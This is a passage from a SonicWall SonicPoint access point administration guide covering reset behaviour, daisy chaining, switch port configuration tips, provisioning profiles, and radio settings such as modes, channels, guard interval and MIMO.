The reset button resets the configuration of the mode the SonicPoint is operating in to the factory defaults. It does not reset the configuration for the other mode. Depending on the mode the SonicPoint is operating in, and the amount of time you press the reset button, the SonicPoint behaves in one of the following ways:

- Press the reset button for at least three seconds, and less than eight seconds with the SonicPoint operating in Managed Mode to reset the Managed Mode configuration to factory defaults and reboot the SonicPoint.
- Press the reset button for more than eight seconds with the SonicPoint operating in Managed Mode to reset the Managed Mode configuration to factory defaults and reboot the SonicPoint in SafeMode.

Daisy Chaining

Daisy chaining allows users with a small environment (that is, a low-density switch infrastructure) to deploy several SonicPoints while using as few switch ports as possible. For example, connecting numerous devices scattered throughout the store into the store's switch infrastructure, including multiple APs to cover the entire store even though the infrastructure is small in terms of switch port density/availability. SonicPoints are daisy chained through the LAN2 interface.

IMPORTANT: Daisy chaining SonicPoints affects throughput, with each addition lessening throughput. If throughput is:

- A concern, then to keep throughput at an acceptable level for the:
  - SonicPoint N2, daisy chain no more than three SonicPoints.
  - SonicPoint ACe/ACi, daisy chain no more than two SonicPoints.
- Not a concern, daisy chain no more than four SonicPoints.

If you have a mixture of SonicPoint AC models with SonicPoint N or N2 models, place the SonicPoint AC model at the beginning of the chain.

Switch Programming Tips

Topics:

Sample HP ProCurve Switch Commands (per-interface)

- name ‘link to SonicPoint X’
- no lacp
- no cdp
- power critical
- no power-pre-std-detect (note: global command)
- speed-duplex 100-half (note: only if you are seeing FCS errors)
- spanning-tree xx admin-edge-port (note: replace xx with port number)
- mdix-mode mdix

Sample Switch Configuration (per interface)

- spanning-tree portfast
- no back-pressure
- no channel-group
- duplex half (note: only if you are seeing FCS errors)
- speed 100
- no flowcontrol
- no gvrp enable
- no lldp enable
- mdix on
- mdix auto
- no port storm-control broadcast enable

Sample D-Link Switch Configuration

The D-Link PoE switches do not have a CLI, so you will need to use their web GUI.

NOTE: If you are using multicast in your environment, check with D-Link for the recommended firmware version.

Disable spanning-tree, broadcast storm control, LLDP and the Safeguard Engine on the switch before adding SonicPoints to the switch, as all may impact their successful provisioning, configuration, and functionality.


SonicPoint Provisioning Profiles

Topics:

Provisioning Overview

When a SonicPoint appliance is first connected and powered up, it will have a factory default configuration (IP address `192.168.1.20`, username: *admin*, password: *password*). Upon initializing, the appliance attempts to find a SonicOS device with which to peer.

If the SonicPoint does locate, or is located by a peer SonicOS device, via the SonicWall Discovery Protocol, an encrypted exchange between the two units ensues wherein the profile assigned to the relevant Wireless zone is used to configure automatically (provision) the newly added SonicPoint unit.



As part of the provisioning process, SonicOS will assign the discovered SonicPoint device a unique name, and it will record its MAC address and the interface and zone on which it was discovered. It can also automatically assign the SonicPoint an IP address, if so configured, so that the SonicPoint can communicate with an authentication server for WPA-EAP support. SonicOS will then use the profile associated with the relevant zone to configure the 2.4GHz and 5GHz radio settings.

SonicPoint Provisioning Profiles provide a scalable and highly automated method of configuring and provisioning multiple SonicPoints across a Distributed Wireless Architecture. SonicPoint Profile definitions include all of the settings that can be configured on a SonicPoint, such as radio settings for the 2.4GHz and 5GHz radios, SSIDs, and channels of operation.

Once you have defined a SonicPoint profile, you can apply it to a Wireless zone. Each Wireless zone can be configured with one SonicPoint profile. Any profile can apply to any number of zones. Then, when a SonicPoint is connected to a zone, it is automatically provisioned with the profile assigned to that zone.

SonicOS includes default profiles for three generations of SonicPoints:

- SonicPoint ACe/ACi/N2
- SonicPoint NDR
- SonicPoint N (for SonicPoint Ne and SonicPoint Ni)

You can modify these profiles or create new ones.

Modifications to profiles will not affect units that have already been provisioned and are in an operational state. Configuration changes to operational SonicPoint devices can occur in two ways:

- **Via manual configuration changes**—Appropriate when a single, or a small set of changes are to be affected, particularly when that individual SonicPoint requires settings that are different from the profile assigned to its zone.
- **Via un-provisioning**—Deleting a SonicPoint unit effectively un-provisions the unit, or clears its configuration and places it into a state where it will automatically engage the provisioning process anew

with its peer SonicOS device. This technique is useful when the profile for a zone is updated or changed, and the change is set for propagation. It can be used to update firmware on SonicPoints, or to simply and automatically update multiple SonicPoint units in a *controlled* fashion, rather than changing all peered SonicPoints at once, which can cause service disruptions.

Configuring a SonicPoint Profile

For a SonicPoint overview, see SonicPoint > SonicPoints.

You can add any number of SonicPoint profiles. The SonicPoint profile configuration process varies slightly, depending on whether you are configuring a single-radio (SonicPoint N) or a Dual Radio (SonicPoint NDR and SonicPoint AC/N2).

The following sections describe how to configure SonicPoint profiles:

- Configuring a SonicPoint ACe, ACi, or N2 Profile
- Configuring a SonicPoint NDR Profile
- Configuring a SonicPoint N Profile

NOTE: You can use Auto Provisioning to automatically provision SonicPoint profiles. For information on how to enable automatic provisioning, see SonicPoint Auto Provisioning.

Configuring a SonicPoint ACe, ACi, or N2 Profile

NOTE: SonicPoint AC requires POE+ (802.3at Type 2) which supplies at least 25 watts of power.

You can add any number of SonicPoint AC profiles. The specifics of the configuration will vary slightly depending on which protocols you select.

To configure a SonicPoint AC provisioning profile:

1 Navigate to **SonicPoint > SonicPoints** page.

2 To add a new SonicPoint AC profile, click the **Add SonicPoint AC Profile** button.
or
To edit an existing AC profile, click the **Configure** icon on the same row as the profile you want to edit.


The **Add/Edit SonicPoint AC Profile** dialog appears.

You configure the SonicPoint AC through options on these tabs:

- SonicPoint AC General Tab
- SonicPoint AC Radio 0 Basic and Radio 1 Basic Tabs
- SonicPoint AC Radio 0 Advanced and Radio 1 Advanced Tabs
- SonicPoint AC Sensor Tab

SonicPoint AC General Tab

The **Add/Edit SonicPoint Profile General** tab.



In the **General** tab, configure the desired settings:

- SonicPoint AC Settings
- SonicPoint AC Virtual Access Point Settings
- SonicPoint AC Layer 3 SSL VPN Tunnel Setting


SonicPoint AC Settings

Check Enable SonicPoint to enable each SonicPoint AC automatically when it is provisioned with this profile. This option is selected by default.

Optionally, check **Retain Settings** to have the SonicPoint ACs provisioned by this profile retain customized settings until system restart or reboot. This option is not selected by default. If you select this option, the **Edit** button becomes active and the **Retain Settings** dialog displays.

To specify the settings to retain:

1 If you are editing an existing SonicPoint AC profile, click the **Edit** button. The **Retain Settings** dialog displays.



2 Do one of the following:

- Click the **Retain All Settings** check box; all the other options become dimmed.
- Click the check boxes of the individual settings to be retained.

3 Click **OK**.

4 Optionally, select **Enable RF Monitoring** to enable wireless RF Threat Real Time Monitoring and Management. This option is not selected by default.

5 Enter a prefix for the names of all SonicPoint ACs connected to this zone in the **Name Prefix** field. This prefix assists in identifying SonicPoint AC on a zone. When each SonicPoint AC is provisioned, it is given a name that consists of the name prefix and a unique number, for example: SonicPoint AC 126008.

6 Select the country where you are operating the SonicPoint ACs from the **Country Code** drop-down menu. The country code determines which regulatory domain the radio operation falls under.

7 From the **EAPOL Version** drop-down menu, select the version of EAPoL (Extensible Authentication Protocol over LAN) to use: **v1** or **v2**. The default is **v1**, but **v2** provides better security.

SonicPoint AC Virtual Access Point Settings

Optionally, you can assign a SonicPoint AC to an 802.11ac Virtual Access Point (VAP) group. The drop-down menus allow you to create a new VAP group. For more information on VAPs, see SonicPoint > Virtual Access Point.

To assign a SonicPoint AC to a VAP:

1 From the **Radio 0 Basic Virtual AP Group** drop-down menu, select the VAP group that you want.

2 From the **Radio 1 Basic Virtual AP Group** drop-down menu, select the VAP group that you want.

SonicPoint AC Layer 3 SSL VPN Tunnel Setting

1 In the **SSL VPN Server** field, enter the IP address of the SSL VPN server.

2 In the **User Name** field, enter the User Name of the SSL VPN server.

3 In the **Password** field, enter the Password for the SSL VPN server.

4 In the **Domain** field, enter the domain that the SSL VPN server is located in.

5 Check the **Auto-Reconnect** box for the SonicPoint to auto-reconnect to the SSL VPN server.


NOTE: To configure Layer 3 SSL VPN, refer to SonicPoint Layer 3 Management.

SonicPoint AC Radio 0 Basic and Radio 1 Basic Tabs

The **Radio 0 Basic** and **Radio 1 Basic** tabs are similar and have only a few differences, which are noted in the steps.

NOTE: The sections and options displayed on the Radio 0 Basic/1 tabs change depending on whether you selected a VAP group in the Radio 0 Basic/1 Virtual AP Group drop-down menus on the General tab and the mode you select in the Mode drop-down menu. These choices apply only to the radio for which they were selected.

1 Click the **Radio 0 Basic** or **Radio 1 Basic** tab.




Configure the settings for the 5GHz (Radio 0) and 2.4GHz (Radio 1) band radios:

- SonicPoint AC Radio 0 Basic Settings and Radio 1 Basic Settings
- SonicPoint AC Wireless Security
- SonicPoint AC Virtual Access Point Encryption Settings
- SonicPoint AC ACL Enforcement

SonicPoint AC Radio 0 Basic Settings and Radio 1 Basic Settings

The options change depending on the mode you select.



1 Select **Enable Radio** to automatically enable the 802.11ac radio bands on all SonicPoint ACs provisioned with this profile. This option is selected by default.

   - From the **Enable Radio** drop-down menu, select a schedule for when the 802.11n radio is on or create a new schedule; default is **Always on**. You can create a new schedule by selecting **Create new schedule**.

2 Select your preferred radio mode from the **Mode** drop-down menu. The wireless security appliance supports the modes shown in Mode Options:

Mode Options

Radio 0 Basic	Radio 1 Basic	Description
5GHz 802.11n Only	2.4GHz 802.11n Only	Allows only 802.11n clients access to your wireless network. 802.11a/b/g clients are unable to connect under this restricted radio mode.
5GHz 802.11n/a Mixed	2.4GHz 802.11n/g/b Mixed	Supports 802.11a and 802.11n (Radio 0) or 802.11b, 802.11g, and 802.11n (Radio 1) clients simultaneously. If your wireless network comprises multiple types of clients, select this mode. This is the default.
5GHz 802.11a Only		Select this mode if only 802.11a clients access your wireless network.
	2.4GHz 802.11g Only	If your wireless network consists only of 802.11g clients, you may select this mode for increased 802.11g performance. You may also select this mode if you wish to prevent 802.11b clients from associating.

Mode Options

Radio 0 Basic	Radio 1 Basic	Description
5GHz 802.11ac Only		Allows only 802.11ac clients access to your wireless network. Other clients are unable to connect under this restricted radio mode.
5GHz 802.11ac/n/a Mixed		Supports 802.11ac, 802.11a, and 802.11n (Radio 0) clients simultaneously. If your wireless network comprises multiple types of clients, select this mode. This is the default.

TIP: For 802.11n clients only, for optimal throughput speed solely, SonicWall recommends the **802.11n Only radio** mode. Use the **802.11n/b/g Mixed radio** mode for multiple wireless client authentication compatibility.

NOTE: The available **801.11n Radio 0/1 Settings** options change depending on the mode selected. If the wireless radio is configured for a mode that:

- Supports 802.11n, the following options are displayed: **Radio Band**, **Primary Channel**, **Secondary Channel**, **Enable Short Guard Interval**, and **Enable Aggregation**.
- Does not support 802.11n, only the **Channel** option is displayed.

3 Optionally, select Enable DFS Channels to enable the use of Dynamic Frequency Selection (DFS), which allows wireless devices to share the same spectrum with existing radar systems within the 5 GHz band.

NOTE: If you select this option, choose either Standard - 20MHz Channel or Wide - 40 MHz Channel as the Radio Band. The **Primary Channel** and **Standard Channel** drop-down menus then display a choice of available sensitive channels.

NOTE: This option only appears on the **Radio 0 Basic** tab as the **Radio 1 Basic** does not have a wireless speed connection mode of at least 5 GHz.

4 In the SSID field, enter a recognizable string for the SSID of each SonicPoint AC using this profile. This is the name that will appear in clients' lists of available wireless connections.

NOTE: If all SonicPoint ACs in your organization share the same SSID, it is easier for users to maintain their wireless connection when roaming from one SonicPoint AC to another.

5 If you selected a mode that

- Supports 802.11n, go to Step 7.
- Does not support 802.11n, select a channel from the **Channel** drop-down menu.
  - **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting. Use Auto unless you have a specific reason to use or avoid specific channels.

- Specific channel – You can select a single channel within the range of your regulatory domain. Selecting a specific channel also can help with avoiding interference with other wireless networks in the area.

Available Channels

Radio 0: 802.11a Only	Radio 1: 802.11g Only
Channel 36 (5180 MHz)	Channel 1 (2412 Mhz)
Channel 40 (5200 MHz)	Channel 2 (2417 MHz)
Channel 44 (5220 MHz)	Channel 3 (2422 MHz)
Channel 48 (5240 MHz)	Channel 4 (2427 MHz)
Channel 149 (5745 MHz)	Channel 5 (2432 MHz)
Channel 153 (5765 MHz)	Channel 6 (2437 MHz)
Channel 157 (5785 MHz)	Channel 7 (2442 MHz)
Channel 161 (5805 MHz)	Channel 8 (2447 MHz)
	Channel 8 (2452 MHz)
	Channel 10 (2457 MHz)
	Channel 11 (2462 MHz)

6 Go to Step 10.

NOTE: When the wireless radio is configured for a mode that supports 802.11n, the following options are displayed.

7 For (802.11n only): from the **Radio Band** drop-down menu, select the band for the 802.11n radio:

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. Both the Primary Channel and Secondary Channel are set to Auto also. This is the default setting.
- **Standard - 20 MHz Channel**—Specifies that the 802.11n radio will use only the standard 20 MHz channel. When this option is selected, the **Standard Channel** drop-down menu is displayed instead of the **Primary Channel** and **Secondary Channel** options.
  - **Standard Channel**—This drop-down menu only displays when the 20 MHz channel is selected. By default, this is set to **Auto**, which allows the appliance to set the optimal channel based on signal strength and integrity.

    Optionally, you can select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area. The available channels depend on which Radio you are configuring:

Available Channels

Radio 0	Same as for 802.11a in Table in Step 5
Radio 1	Same as for 802.11g in Table in Step 5

- **Wide - 40 MHz Channel**—Specifies that the 802.11n radio will use only the wide 40 MHz channel. When this option is selected, the Primary Channel and Secondary Channel drop-down menus are active:
  - **Primary Channel**—By default this is set to **Auto**. Optionally, you can specify a specific primary channel. The available channels are the same as for 802.11a in Step 5.
  - **Secondary Channel**—Is set to **Auto** regardless of the setting of Primary Channel.

8 **Enable Short Guard Interval**—Specifies the short guard interval of 400ns (as opposed to the standard guard interval of 800ns).

NOTE: This option is not available if **5GHZ 802.11a Only** or **2.4GHz 802.11g Only** mode is selected.

A guard interval is a set amount of time between transmissions that is designed to ensure distinct transmissions do not interfere with one another. The guard interval introduces immunity to propagation delays, echoes, and reflections. An access point identifies any signal content received inside this interval as unwanted inter-symbol interference, and rejects that data. The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays.

The 802.11n standard specifies two guard intervals: 400ns (short) and 800ns (long).

Enabling a short guard interval can decrease network overhead by reducing unnecessary idle time on each access point. A short guard interval of 400 nanoseconds (ns) will work in most office environments as distances between points of reflection, as well as between clients, are short. Most reflections will be received quickly. The shorter the guard interval, the more efficiency there is in the channel usage, but a shorter guard interval also increases the risk of interference.

Some outdoor deployments may, however, require a longer guard interval. The need for a long guard interval of 800ns becomes more important as areas become larger, such as in warehouses and in outdoor environments, as reflections and echoes become more likely to continue after the short guard interval would be over.

The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays and increase 802.11n data rate. Ensure the wireless client also can support a short guard interval to avoid compatibility issues.

Data over wireless networks are sent as a stream of packets known as data frames. Frame aggregation takes these packets and combines them into fewer, larger packets, thereby allowing an increase in overall performance. Frame aggregation was added to the 802.11n specification to allow for an additional increase in performance. Frame aggregation is a feature that only 802.11n clients can take advantage of, as legacy systems will not be able to understand the new format of the larger packets.

Ensure the wireless client also can support aggregation to avoid compatibility issues.

TIP: The Enable Short Guard Interval and Enable Aggregation options can slightly improve throughput. They both function best in optimum network conditions where users have strong signals with little interference. In networks that experience less than optimum conditions (for example, interference, weak signals), these options may introduce transmission errors that eliminate any efficiency gains in throughput.


9 The **Enable MIMO** option enables/disables MIMO (multiple-input multiple output). Enabling this option increases 802.11n throughput by using multiple-input/multiple-output antennas. This option is enabled by default for all 802.11n modes and is dimmed to ensure it is not disabled. The option is activated and selected by default if **5GHZ 802.11a Only** or **2.4GHz 802.11g Only** mode is selected. Ensure the wireless client also can support these antennas to avoid compatibility issues. If the 802.11a or 502.11g client cannot support these antennas, disable the option by deselecting it.

NOTE: Ensure the wireless client also can support these antennas to avoid compatibility issues. If the 802.11a or 502.11g client cannot support these antennas, disable the option by deselecting it.

SonicPoint AC Wireless Security

NOTE: If a VAP was selected in the **802.11n Radio Virtual AP Group** drop-down menu on the **Settings** tab, this section is not available. Instead, the **Virtual Access Point Encryption Settings** section is displayed.

The options change depending on the authentication type you select:




For how to configure the Wireless Security settings, see Wireless Security section.

SonicPoint AC Virtual Access Point Encryption Settings

NOTE: This section displays only if a VAP was selected from the **Radio 0 Basic/1 Virtual AP Group** drop-down menus in the **Virtual Access Point Settings** section of the **General** tab.

For how to configure the Virtual Access Point Encryption Settings settings, see Virtual Access Point Encryption Settings Section.

SonicPoint AC ACL Enforcement

